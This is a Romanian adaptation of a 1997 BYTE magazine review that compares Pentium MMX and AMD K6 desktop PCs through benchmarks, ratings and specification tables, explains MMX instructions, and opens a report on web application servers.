Desigur, performanţa nu reprezintă totul. Pentru a-şi diferenţia sistemele, producătorii au încercat să-şi adauge noi caracteristici, cum ar fi porturi USB (Universal Serial Bus) şi compartimente suplimentare pentru unităţi. Problemele din timpul instalării şi a configurării acestor maşini , uşurinţa de acces şi modernizările ulterioare reprezintă de asemenea considerente importante. Din punctajul pentru Cel mai bun am alocat 20 % pentru caracteristici şi 10 % pentru utilitate, care atunci când este combinată cu cele 5 % pentru valoare formează punctajul pentru implementare. Ultimele 5% au fost acordate inovaţiilor pe care la aduce sistemul.

Câştigătorul categoriei Cel mai bun a fost Gateway 2000 P5-200. Deşi nu s-a clasat pe primul loc în nici unul din benchmark-urile de testare, punctajele pe care le-a obţinut s-au situat de fiecare dată aproape de top în fiecare categorie. Aceasta i-a permis ca în final să ocupe locul fruntaş, la o diferenţă foarte mică de următorul clasat care a fost Poly 5200Tx de la Polywell Computers. Acesta a obţinut cele mai bune rezultate atât în testele Excel cât şi în cele Word. Punctajul obţinut de MicroFLEX-MMX/200 de la Micro Express, datorită unei performanţe constante şi a unor funcţii ceva mai bune i-a permis obţinerea unei poziţii virtual identice cu cea a sistemului Polywell.

Singurul sistem K6 pe care l-am testat, Xi K200 MTower de la Xi Computer, a obţinut un punctaj aproape identic cu cel obţinut de sistemul Pentium MMX omolog. În testele individuale, sistemul K6 s-a comportat mai bine în special în mediile integrate, cum ar fi cele care rulează Word, FoxPro şi sarcini pentru sub-sisteme video. Am luat acest sistem şi i-am înlocuit procesorul K6 cu un Pentium MMX; această configuraţie s-a comportat mai bine atunci când s-au rulat teste Excel sau benchmark-uri MMX.

Sincer, am fost surprinşi să vedem o variaţie atât de mare în punctajele pentru benchmark-ul MMX Intel. Rezultatele nu prezentau nici o corelaţie cu sistemul video sau viteza procesorului. Unii producători au specificat faptul că multe BIOS-uri şi implementări de cip-seturi au eşuat în executarea unor tehnici de accelerare video, cum ar fi stocarea unor cadre VGA, negând parţial avantajul instrucţiunilor MMX. Sistemele construite în jurul acestor componente ar putea eşua

Altenativa K6

Intel a inventat, inovat şi a controlat evoluţia cipurilor x86 de la 8088 la Pentium Pro. În timp, s-a mai sesizat apariţia unor intruşi, însă în general, ceilalţi producători de cipuri s-au limitat la a ţine trena Intel.

Cu Pentium Pro, optimizat pentru operaţii pe 32 de biţi, pe cheltuiala operaţiilor pe 16 biţi, Intel a depăşit softul actual pentru SO şi pentru aplicaţii. Cât timp Pentium a fost cipul preferat, şi-au făcut apariţia o mulţime de oportunităţi pentru alte cipuri. Pentru a-şi distinge produsele, Intel a creat Pentium cu extensia multimedia (MMX).

AMD K6-MMX schimbă însă considerabil peisajul PC. Introdus la timpul potrivit cu o putere considerabilă şi un preţ competitiv, K6 ar putea reprezenta prima ameninţare serioasă la adresa dominaţiei Intel.

Sub capotă

Pe 32 de biţi, K6 atinge performanţele excelente ale Pentium Pro, fără însă a avea încetinirile caracteristice acestuia la rularea aplicaţiilor pe 16 biţi. AMD foloseşte un proces pe cinci nivele de 0.35 microni pentru a produce cipul K6 cu 8.8 milioane de tranzistori. Acest cip oferă cel mai mare cache L1: un cache de 32-KB de date şi un cache de 32-KB pentru instrucţiuni - de două ori mai mare decât cel al Pentium MMX. K6 este disponibil în prezent la un tact de 166, 200 şi 233 MHz, versiunile pentru 266- şi 300-MHz fiind aşteptate în curând.

K6 foloseşte o microarhitectură superscalară RISC86 cu şase linii de prelucrare paralelă care sunt semnificativ diferite faţă de cele ale Pentium sau Pentium Pro. Microarhitectura K6 decodifică instrucţiunile x86 în coduri de operaţie RISC86 simple, de lungime fixă.

Unele tehnici RISC folosite în K6 includ decodări multiple de instrucţiuni, execuţii într-un singur tact de ceas, execuţii out-of-order, transferul datelor, execuţii speculative şi redenumiri de regiştri. Suplimentar, K6 implementează o tabelă cu 8192 de intrări unde se ţine evidenţa ramificărilor, un cache pentru destinaţia ramificărilor şi o stivă pentru adrese de întoarcere, care furnizează o rată a predicţiei mai mare de 95%. K6 conţine de asemenea şapte unităţi de execuţie care permit operaţii superscalare într-o conductă cu şase stagii.

Formă şi funcţie

Dominaţia Intel îi permite acestuia să dicteze standardele - trădând orientarea actuală de deplasare către cartelele UCP plug-in. Ştiind că nu poate pretinde schimbări, compania AMD şi-a părăsit propria orientare pentru a-şi asigura compatibilitatea cu pachetele existente şi standardele de interfaţă sistem.

K6 foloseşte o grilă de 321 pini dispusă pe o capsulă ceramică compatibilă Socket 7. Producătorii de echipamente originale (OEM) îşi pot adapta proiectele actuale pentru a se potrivi cu K6 fără a fi necesar un cost suplimentar R&D pentru o nouă platformă. K6 însuşi este cu mai ieftin decât alte procesoare din generaţia a şasea, datorită în special unei dimensiuni compacte.

Sistemele K6 actuale nu sunt perfecte. Unii producători au semnalat performanţe video dezamăgitoare. Testele lor au indicat că cip-seturile existente şi BIOS-urile, optimizate pentru Pentium-ul vechi însă nu şi pentru MMX Pentium sau Pentium II, pot să reţină K6 de la atingerea unei performanţe complete. Fără îndoială, când aceste probleme vor fi eliminate, K6 va reprezenta un competitor potenţial pentru UCP-urile Intel.


LAB REZULTATE

PENTIUM MMX DESKTOPS

CEL MAI BUN

Gateway 200 P5-200

Într-o cursă foarte strânsă, sistemul Gateway a obţinut în mod constant punctaje bune la toate categoriile, ceea ce l-a ajutat să obţină primul loc în categoria Cel mai bun. Rezultatele bune obţinute de sistemul de la Polywell în performanţă şi utilitate, a depăşit sistemul Micro Express în ciuda unui punctaj mai bun al acestuia la caracteristici. Ambele sisteme au fost suficient de apropiate ca să fie premiate împreună pe locul doi, cu doar 3 procente în urma lui P5-200. Locul trei a fost ocupat de Quin-55M/PM233 de la DTK Computer. Performanţă oricărui sistem din cele 10 testate s-a încadrat într-o variaţie de 6% a mediei generale.




	PREŢ	TEHNOLOGIE	IMLEMENTARE	PERFORMANŢĂ	CARCACTERISTICI	UTILITATE	APRECIERE GENERALĂ
Gateway 2000 P5-200	**$2124**	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★
Polywell Poly 5200Tx	$1750	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★
Micro Express MicroFLEX-MMX/200	$2295	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★
DTK Quin-55M/PM233	$2050	★★★★	★★★	★★★★★	★★★	★★★★	★★★★★
Micron Electronics Millennia MXE P200	$2628	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★

PREŢ REDUS (CEL MAI BUN)

Poly 5200Tx de la Polywell Computers

Preţul redus de 1750$ al Poly 5200Tx l-a lansat pe orbita câştigătoare a sistemului cu preţul cel mai mic. El a fost ajutat de bunele rezultate obţinute la performanţă şi utilitate, depăşind cu puţin rezultatele obţinute de Quin-55M/PM200 de la DTK Computer, care de asemenea reprezintă un chilipir la 1775$. Preţul de 1899$ al K200 MTower de la Xi l-a ajutat pe acesta să depăşească unele lipsuri în punctajul caracteristicilor şi al utilităţii şi să obţină locul trei. Având punctajele generale aproape egale, nu trebuie să mire faptul că aceste sisteme, cu un preţ sub 2000 $, au fost desemnate ca şi lideri ai preţului redus.



	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	CARACTERISTICI	UTILITATE	APRECIERE GENERALĂ
Polywell Poly 5200Tx	**$1750**	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★
DTK Quin-55M/PM200	$1775	★★★★	★★★	★★★★★	★★★	★★★★	★★★★
XI K200 MTower	$1899	★★★★	★★★	★★★★★	★★★★	★★★★	★★★★
Gateway 2000 P5-200	$2124	★★★★	★★★	★★★★★	★★★★★	★★★★	★★★★★
DTK Quin-55M/PM233	$2050	★★★★	★★★	★★★★★	★★★	★★★★	★★★★★

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

FOTOGRAFII: LIGHTWORKS PHOTOGRAPHIC © 1997

în deservirea completă a potenţialului MMX, chiar şi atunci când sunt disponibile noi aplicaţii. Digital Equipment în mod aparent a depăşit această problemă particulară. Al său Celebris FX-2 5200M LP a obţinut cel mai bun punctaj în benchmark-ul MMX, deşi în final s-a clasat doar pe locul şase.

Reducerea costurilor

Am putea fi tentaţi de performanţele strălucitoare şi caracteristicile la modă, însă preţul ne readuce la realitate. Competiţia care există între producătorii de PC-uri pentru acapararea pieţei de desfacere este dură. Trei sisteme din această evaluare au ilustrat faptul că înalta performanţă poate fi obţinută şi cu un buget relativ mic.

Pentru a alege câştigătorul la categoria cel mai mic preţ, ne-am comutat priorităţile pentru a scoate în evidenţă preţul. El a determinat 50% din punctajul general. Am alocat 20% din scorul general pentru caracteristici şi alte 20% pentru performanţă. Utilitatea a ocupat celelalte 10%.


Preţul de 1750$ al Polywell Poly 5200Tx şi locul secund în categoria Cel mai bun, îl fac de departe cea mai bună investiţie. În urma lui - conform unei evaluări statistice foarte strânse - Quin-55M/PM200 de la DTK Computer s-a bucurat de onoarea de a fi catalogat ca fiind al doilea cel mai ieftin din grup. În final, K200 MTower de la Xi, singura maşină K6, şi-a ameliorat scorul redus la caracteristici şi utilitate cu un preţ de chilipir.

Waţi încălzit?

Noile cipuri MMX generează mai puţină căldură decât vechile cipuri Pentium, însă ele lucrează încins. Deoarece sistemul de convecţie ventilează UC-ul, sunt necesare radiatoare şi o cutie închisă pentru a obţine un curent de aer adecvat. Un radiator montat pe UC reduce atât curentul de aer necesar, cât şi zgomotul ventilatorului, însă nu răceşte cutia.

Setea pentru diferit

În timp ce unii producători livrează sisteme turn, Digital oferă un PC cu profil mic care se va potrivi convenabil sub monitorul dvs. Porturile de reţea, video şi I/O de pe placa de bază economisesc spaţiu şi sloturi. Cu toate acestea, nu e bine să vă ambiţionaţi prea tare înainte ca cele două sloturi de extensie şi lipsa de compartimente pentru unităţi ale Celebris să vă înţepenească stilul.



Cipurile favorite

Proiectat pentru a fi montat într-un soclu Pentium, AMD K6 permite producătorilor o modalitate simplă de-a oferi compatibilitate MMX. K6 permite performanţe excelente pentru softuri pe 16 şi 32 de biţi, oferind o platformă superbă pentru bagajul complex de aplicaţii de birou. În plus, dacă achiziţionaţi un K6 puteţi economisi câteva sute de dolari din nota de plată a viitorului sistem.

TECH FOCUS

CE ESTE MMX?

Atenţie: Exagerare de marketing

Aţi navigat prin anunţuri, aţi citit reviste şi aţi urmărit reclame TV. Însă doar dacă aţi insistat asupra manualelor tehnice, v-aţi făcut probabil o idee solidă asupra ceea ce înseamnă tehnologia multimedia (MMX) oferită de Intel.

A numi MMX tehnologie e ca şi cum aţi descrie un şurub pentru lemn ca fiind un mecanism de fixare bifurcat elicoidal. MMX este pur şi simplu un grup de instrucţiuni noi pe care Intel le-a proiectat pentru a realiza sarcini utile în aplicaţiile multimedia. Intel a numit aceste instrucţiuni tehnologia MMX, deoarece nimeni n-ar fi luat-o în seamă dacă ar fi fost numită „Pentium - Acum cu 57 de instrucţiuni noi".

În ciuda exagerării, instrucţiunile MMX reprezintă o modernizare semnificativă a setului de instrucţiuni x86, prima de la introducerea lui 386. Pe baza analizării unor algoritmi realizaţi în timpul prelucrărilor de grafică şi imagini, a afişării video, sintetizării muzicale şi în procesarea vorbirii, instrucţiunile MMX reprezintă cel mai bun rezultat pe care Intel l-a putut depune pentru încapsularea unor execuţii multiple în câteva instrucţiuni.

MASCARADA DATELOR

Pentru a-şi crea spaţiu de lucru, UC-ul MMX foloseşte pseudonime pentru cluster-ele de registre dedicate operaţiilor în virgulă mobilă. În locul vizualizării acestor registre ca şi cum ar conţine numere în virgulă mobilă, instrucţiunile MMX le tratează ca şi opt valori întregi pe 8 biţi. Când este executată o instrucţiune MMX, ea preia toate cele opt valori din registrele MMX, face operaţiile în paralel şi scrie rezultatul în alt registru MMX.

S-ar putea spune că modul de lucru al instrucţiunilor MMX cu registrele în virgulă mobilă ar putea cauza incompatibilitate sau un conflict cu modul normal de utilizare matematică. Din fericire, softul bine scris ia întotdeauna în calcul că altcineva foloseşte hard-ul în virgulă mobilă şi îi păstrează starea înainte de comutarea de la o sarcină la alta.

NU ESTE HARDWARE

Nu uitaţi că MMX reprezintă totuşi o soluţie software. Un coprocesor extern, cum ar fi un accelerator video sau un procesor de semnal digital (DSP) de pe o placă de sunet îşi poate realiza funcţiile în mod independent de UC-ul PC-ului, multiplicând întreaga putere a sistemului. În schimb, atunci când UC-ul execută instrucţiuni MMX, el nu mai poate face şi altceva în acelaşi timp.

Utilizarea globală a UC-ului va creşte pe măsură ce tot mai multe instrucţiuni MMX sunt utilizate, până ce eventual performanţa sistemului se degradează. Singurul câştig potenţial apare când calculele non-MMX bazate pe UC pot fi organizate prin folosirea instrucţiunilor MMX.

De asemenea, e bine de amintit că nici un SO actual nu recunoaşte sau exploatează UC-urile capabile MMX. Un SO care recunoaşte MMX va comuta spre exemplu driver-ele de dispozitiv sau codul nucleu când va detecta un UC MMX. Altfel, pentru fiecare aplicaţie producătorul trebuie să realizeze în mod individual transformarea MMX. În acest mod, necesitatea dea crea două seturi de software pentru fiecare produs şi o lipsă de unelte MMX larg răspândite vor determina o tranziţie MMX lentă.

Specificatii test

A cumpăra un PC desktop cu extensii multimedia (MMX) pentru a rula aplicaţii medii are sens doar dacă sunteţi dornici de o modernizare. Cache-ul mare şi arhitectura îmbunătăţită oferită de Pentium MMX şi posibilele îmbunătăţiri în BIOS-ul şi cip-setul sistemului ar reprezenta destule motive de performanţă pentru a justifica un cost suplimentar faţă de un Pentium normal. Cu toate acestea, până ce vor sosi noi aplicaţii cu facilităţi MMX sau până ce instrucţiunile MMX vor fi încorporate în Windows, noul sistem nu-şi va atinge adevăratul potenţial.


Pentru a testa performanţa am folosit o suită de benchmark-uri individuale. Trei sunt bazate pe aplicaţii rulând sarcini sub Microsoft Word, Excel şi FoxPro. Testul InterMark proprietar NSTL a măsurat performanţa sistemului. În final am folosit benchmark-ul MMX al Intel. Am rulat toate testele sub Windows 95.

Testul Word a realizat mai multe operaţii care au simulat o prelucrare intensivă a textelor. Testul I/O pentru fişiere a solicitat discul hard al sistemului. Insert, Paste, Select şi Format au testat capacitatea video. Testele Calculation, Compare şi Sort au măsurat în primul rând eficienţa procesorului şi a memoriei.

Testul Excel a solicitat calcularea în virgulă mobilă şi administrare. Testele Clear, Insert, Delete, Paste şi Screen solicită subsistemul video al sistemului. Testul Calculation măsoară eficienţa procesorului şi a discului hard, în timp ce testul I/O pentru fişiere solicită discul hard al sistemului.

Benchmark-ul pentru FoxPro 2.6 for Windows foloseşte cinci tabele de baze de date: conexiuni, cărţi, autori, comenzi şi intrări. Testul rulează Extended Edition FoxPro care foloseşte pentru cache memoria extinsă disponibilă a sistemului. Benchmark-ul FoxPro solicită procesarea, discul hard şi memoria.

Benchmark-ul InterMark al NSTL face un profil al aplicaţiei prin capturarea apelurile şi acţiunilor sistem. Apoi InterMark reinterpretează aceste acţiuni pentru a testa componentele sistemului fără a fi nevoie de aplicaţii terţe. Un timer precis de evenimente măsoară timpul de răspuns pentru fiecare task. NSTL a folosit componentele video, disc hard, UC şi CD-ROM din setul InterMark pentru a testa aceste PC-uri MMX.



La un preţ de 1750$, Poly 5200Tx de la Polywell Computers oferă investiţia cea mai rentabilă.

Am împărţit testele video în trei categorii: imagini Windows draw, imagini bitmap şi non-bitmap. Testele de Windows draw utilizează apelurile Windows API pentru a desena imagini care includ text, o poză în format WMF, linii orizontale şi verticale, pătrate şi elipse. Imaginile sunt apoi mărite de unu, unu jumate şi două ori dimensiunea iniţială.

Testele de disc măsoară viteza de citire şi scriere. Ele simulează activităţi secvenţiale, secvenţiale la debit constant, aleatoare, aleatoare - localizate şi segmentate cu blocuri de dimensiuni diferite. Rezultatul este o măsură a timpului mediu de răspuns, debitului de transfer, transferului în rafale, timpului de acces aleator şi a utilizării UC pentru disc.

Testele UC măsoară performanţele procesorului atât pentru calcule cu întregi cât şi pentru calcule în virgulă flotantă. Aceste teste oferă un indice al puterii de calcul a procesorului. Testele CD-ROM examinează diferite aspecte ale performanţei unităţii CD-ROM: timpul activităţii aleatoare la 500 şi 1000 ms, timpul la lucrul cu cache la 13.3 ms şi folosirea UC la 550 KBps.

Pentru a măsura performanţa MMX, NSTL utilizează o procedură automată de test furnizată de Intel care supune sistemul unei mulţimi de solicitări multimedia: editare fotografie cu Adobe PhotoDeluxe, redare video clip Intel Indeo, redarea unui fişier codificat MPEG-1, un joc care utilizează Direct-3D şi prelucrare profesională de fotografie cu Adobe PhotShop. Acestea sunt sarcinile obişnuite pentru care a fost proiectat MMX.

Am evaluat de asemenea sistemul pentru uşurinţa utilizării. Listă noastră a inclus un număr larg de probleme, de la cât de uşor este să deschizi o cutie, până la posibilităţile de salvare în CMOS sau pe disc a configuraţiei. Am remarcat cu plăcere porturile indicate pe panoul din spate, soclurile cu ZIF (Zero Insertion Force) pentru UC şi o documentaţie sănătoasă şi clară.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicaţiei PC Digest. *Pentru un exemplar al raportului complet, contactaţi NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610) 941-9600; pe internet, editors@ntsl.com, pentru abonament, contactaţi Compute Pess Agora s.r.l. Tg.Mureş. BYTE Magazine şi NTSL reprezintă unităţi funcţionale ale The McGraw-Hill Companies.*

PC-URI DESKTOP MMX CARACTERISTICI

	Dell Computer Corp. Dimension XPS M200x MMX	Digital Equipment Corp. Celebris FX-2 5200M LP	DTK Computer, Inc. Quin-55M/PM200	DTK Computer. Inc. Quin-55M/PM233
Prețul configurației testate	$2949	$2517	$1775	$2050
Evaluarea generală	★★★★	★★★★★	★★★★	★★★★★
MICROPROCESOR				
Producător și model	Intel Pentium MMX 200	Intel Pentium MMX 200	Intel Pentium MMX 200	Intel Pentium MMX 233
Producător BIOS și model	AMI AO5	Phoenix 4.05.12	AMI 451 PG	AMI 451 PG
ISA PNP flash BIOS	✔	✔	✔	✔
Conform DMI		✔	✔	✔
Program de configurare pe	Disk	ROM	ROM	ROM
Oglindire BIOS	ROM, video	ROM, video	ROM, video	ROM, video
RAM pentru oglindire (KB)	256	1024	384	384
MEMORIE				
RAM max. pe placa de bază (MB)	64	256	384	384
Tip RAM	SDRAM	SDRAM	EDO	EDO
Arhitectura memoriei	Paged, fast-paged	Cached, paged	Fast-paged	Fast-paged
Viteza memoriei	66	10	60	60
ECC RAM pe placa de bază			✔	✔
Instalat atât EDO cât și cache L2		✔	✔	✔
Cache RAM ext./max. cache RAM ext. instalat	512/512	512/512	512/512	512/512
Mapare cache RAM ext.	mapare directă	mapare directă	mapare directă	mapare directă
Arhitectură cache RAM ext.	Write-back	Write-back	Write-back	Write-back
Tip de executate RAM ext.	Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst
Viteză cache RAM ext.	12	12	8	8
DISPOZITIVE DE STOCARE				
Producător și model hard drive	IBM DCAA-34330	Quantum Stratus ST2100	Western Digital AC33100	Western Digital AC33100
Tip interfață hard drive	Extins IDE	Extins IDE	Extins IDE	Extins IDE
Capacitate hard drive (GB)	4.3	2.1	3.1	3.1
Timp de acces hard drive (ms)	9.5	15.56	12	12
COMPARTIMENT DE UNITATE				
Compartimente de 5 inci (totale/expuse)	2/2	2/1	4/4	4/4
Compartimente de 3 inci (totale/expuse)	5/3	2/0	4/1	4/1
Producător CD-ROM, model și viteză	Mitsumi TX 12T 12×	Mitsumi FX1600 16×	Sony CDU-511 16×	Toshiba XM-5702B 12×
VIDEO				
Video pe placa de bază		✔		
Producător accelerator video/model (toate PCI)	Matrox Millennium	S3 Virge/GX	S3 Virge VX86C988	S3 Virge VX86C988
Memorie video în configurația testată/maximum	4/4	4/4	4/4	4/4
Tipul de memorie video	WRAM	SGRAM	VRAM	VRAM
Rezoluția max. fără upgrade	1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024
64K culori la 1024	✔	✔	✔	✔
Adaptor video PNP	✔	✔	✔	✔
Comutare rezoluție	✔	✔	✔	✔
SLOTURI DE EXTENSIE				
Arhitectură sistem	ISA	PCI	ISA	ISA
Arhitectură bus local	PCI	PCI	PCI	PCI
Sloturi cu procesor	✔	✔	✔	✔
Sloturi pe 16 biți ocupate/vacante	0/0	0/2	2/1	2/1
Sloturi cu procesor ocupate/vacante	1/2	0/2	1/2	1/2
Sloturi partajate	1	1	1	1
I/O				
Număr total de porturi seriale	1	1	2	2
Tipul portului paralel	Extins	Selectabil	Selectabil	Selectabil
Porturi SCSI-2 disponibile	N/A	N/A	N/A	N/A
Porturi EIDE disponibile	0	2	2	2
Compatibilitate PC card			✔	✔
DIVERSE				
Tip carcasă	Mini-tower	Low-profile	Mid-tower	Mid-tower
Tensiune de alimentare	200	100	250	250
SUPORT TEHNIC				
Adresă Web	http://www.dell.com	http://www.windows.digital.com	http://www.dtkcomputer.com	http://www.dtkcomputer.com

BYTE BEST = BYTE Best

✔ = da;
N/A = nu se aplică.

★★★★★ Excepțional ★★★★ Foarte Bine ★★★ Bine
★★ Acceptebil ★ Slab

Gateway 2000 P5-200 BYTE BEST	Micro Express MicroFLEX-MMX/200	Micron Electronics Millennia MXE P200	Polywell Computers Poly 5200Tx BYTE BEST	XI Computer Corp. Xi K200 MTower	XI Computer Corp. Xi MX200 MTower
$2124	$2295	$2628	$1750	$1899	$2099
★★★★★	★★★★★	★★★★★	★★★★★	★★★★	★★★★
Intel Pentium MMX 200	Intel Pentium MMX 200	Intel Pentium MMX 200	Intel Pentium MMX 200	AMD K6-MMX 200	Intel Pentium MMX 200
AMI 4	Award A04	Phoenix 4.05	Award 4.5G	Award 4.51G	Award 4.51G
✔	✔	✔	✔	✔	✔
✔			✔	✔	✔
Disk, ROM	ROM	ROM	ROM	ROM	ROM
ROM	ROM, video	ROM, video	ROM, video	ROM, video	ROM, video
N/A	128	640	128	384	384
128	256	32	128	256	256
SDRAM	EDO	EDO	EDO	EDO	EDO
Fast-paged	Fast-paged	Fast-paged	Fast-paged	Fast-paged	Fast-paged
8	60	60	60	10	10
					Fast-paged
✔	✔	✔	✔	✔	✔
512/512	512/512	512/512	512/512	512/512	512/512
Set asociativ în două direcții	mapare directă	Set asociativ în patru direcții	mapare directă	mapare directă	mapare directă
Write-back	Write-back	Write-back	Selectabil	Write-back	Write-back
Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst	Pipeline/SyncBurst
12	20	15	8	7	7
Maxtor Diamond Max	Maxtor 85120A	Western Digital AC33100	Maxtor 85120A	Maxtor 85120A8	Maxtor 85120A8
Extins IDE	Extins IDE	Extins IDE	Extins IDE	Extins IDE	Extins IDE
5.1	5.1	3.1	5.1	4.8	4.8
11	10	10.5	9	9	9
2/1	2/2	2/2	2/2	4/4	4/4
4/1	4/1	5/3	1/1	4/2	4/2
Toshiba XM-6002B 16×	Toshiba XM-5702B 12×	Hitachi CDR-8130 16×	Panasonic 584 12×	Hitachi CDR-8130 16×	Hitachi CDR-8130 16×
✔			✔		
S3 Virge/GX	S3 Virge	S3 Virge	S3 Virge 3D	S3 Virge/VX	S3 Virge/VX
4/8	4/8	4/4	4/4	8/8	8/8
DRAM	VRAM	DRAM	DRAM	VRAM	VRAM
1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024
✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔
PCI	ISA	ISA	ISA	ISA	ISA
PCI	PCI	PCI	PCI	PCI	PCI
✔	✔	✔	✔	✔	✔
1/1	1/2	0/4	1/2	2/1	2/1
2/1	1/3	1/3	1/4	1/4	1/4
1	1	1	1	1	1
1	2	2	2	2	2
Extins	Extins	Selectabil	Selectabil	Selectabil	Selectabil
N/A	N/A	N/A	N/A	N/A	N/A
2	1	0	2	2	2
		✔	✔	✔	✔
Mini-tower	Mid-tower	Mini-tower	Mid-tower	Mid-tower	Mid-tower
145	230	235	230	250	250
http://www.gw2k.com	http://www.microexpress.net	http://www.micronpc.web	http://www.polywell.com	http://www.xicomputer.com	http://www.xicomputer.com

Aplicaţii Web disponibile

Serverele care găzduiesc aplicaţii aduc un nou nivel de interactivitate siturilor Web.

De David Seachrist şi Stephen Platt

Diferenţa dintre serverele Web simple şi serverele de aplicaţii Web este ca şi diferenţa dintre două tipuri de magazine: unul în care consumatorii nu pot face altceva decât să se plimbe prin magazin şi să se uite în catalog şi unul în care pot găsi şi cumpăra, în câteva minute, produsul pe care-l doresc. O simplă publicare statică pe Web este folositoare, însă furnizarea de servicii pentru aplicaţii şi acces la bazele de date existente este mult mai tentantă.

Oricum, distribuirea de conţinut dinamic şi de aplicaţii poate suprasolicita protocoalele şi platformele server proiectate iniţial pentru publicare statică de date. Constrângerile platformelor, integrarea unor aplicaţii moştenite, distribuirea şi stocarea de obiecte şi procesarea tranzacţiilor impun unele limitări serioase ale bazei actuale de produse statice Web-server, împiedicându-le să funcţioneze - sau de la o evoluţie rapidă în acest sens - ca şi nişte servere de aplicaţii optimizate şi robuste.

Pentru acest raport, am testat patru servere de aplicaţii Web, examinând trei sub Windows NT şi unul sub Unix. Cele incluse au fost Lotus Domino Server 4.5a for Windows NT de la Lotus Development, Internet Information Server (IIS) 3.0 for Windows NT 4.0 de la Microsoft şi Netscape Enterprise Server 2.01 for Windows NT şi Unix de la Netscape Communications. Fiecare producător a avut propria agendă: Lotus a dorit să-şi sublinieze dominaţia pe piaţa de groupware/middleware şi să-şi expună funcţionalitatea pe Web a produselor sale Notes; Microsoft a dorit să-şi vândă sisteme de operare şi a sugerat utilizatorilor să treacă la platforma Windows NT Server; iar Netscape a dorit să-şi continue dominaţia pe piaţa serverelor Web, printr-o forţare a noilor tehnologii independente de platformă şi prin adăugarea unor produse noi pe piaţă.

Adunarea produselor ar fi fost mai uşor de făcut dacă toţi producătorii s-ar fi înţeles la o singură dată de lansare. Din păcate, upgrade-ul Enterprise Server 3.0 de la Netscape şi Web Application Server (WAS) 3.0 de la Oracle au depăşit termenul limită. Citiţi caseta „Aceste servere au pierdut trenul“ pentru a vedea în detaliu cum vor afecta aceste produse grupul.

Istoria aplicaţiilor Web

Pentru a publica aplicaţii Web aveţi nevoie de multe tipuri de ajutoare, cum ar fi suport pentru protocoale Internet, servicii pentru stocare de date/obiecte şi disponibilităţi groupware, cum ar fi programarea agendei (calendaring) şi planificare de grup. Serverele testate includ majoritatea caracteristicilor importante, fie ca părţi standard ale pachetului, fie ca opţiuni. Cele mai importante pentru serverele de aplicaţii Web sunt suportul HTTP, un server de baze de date, servicii de mesaje şi un motor de căutare full-text.

BYTE BEST

SERVERE DE APLICAŢII WEB

Microsoft Internet Information Server 3.0

Este rapid, administrarea este strâns integrată cu Windows NT şi este livrat cu un pachet care conţine Index Server, Crystal Report Writer, NetShow, FrontPage şi Active Server Page. IIS serveşte pagini Web statice şi dinamice în mod rapid şi dinamic.

Toţi cei trei producători suportă HTTP în produsele lor, însă doar Domino include, în mod standard, servicii pentru baze de date şi mesaje. IIS şi Enterprise Server necesită servicii opţionale sau terţe pentru baze de date şi mesaje; doar Enterprise Server oferă, în mod standard, e-mail IMAP.

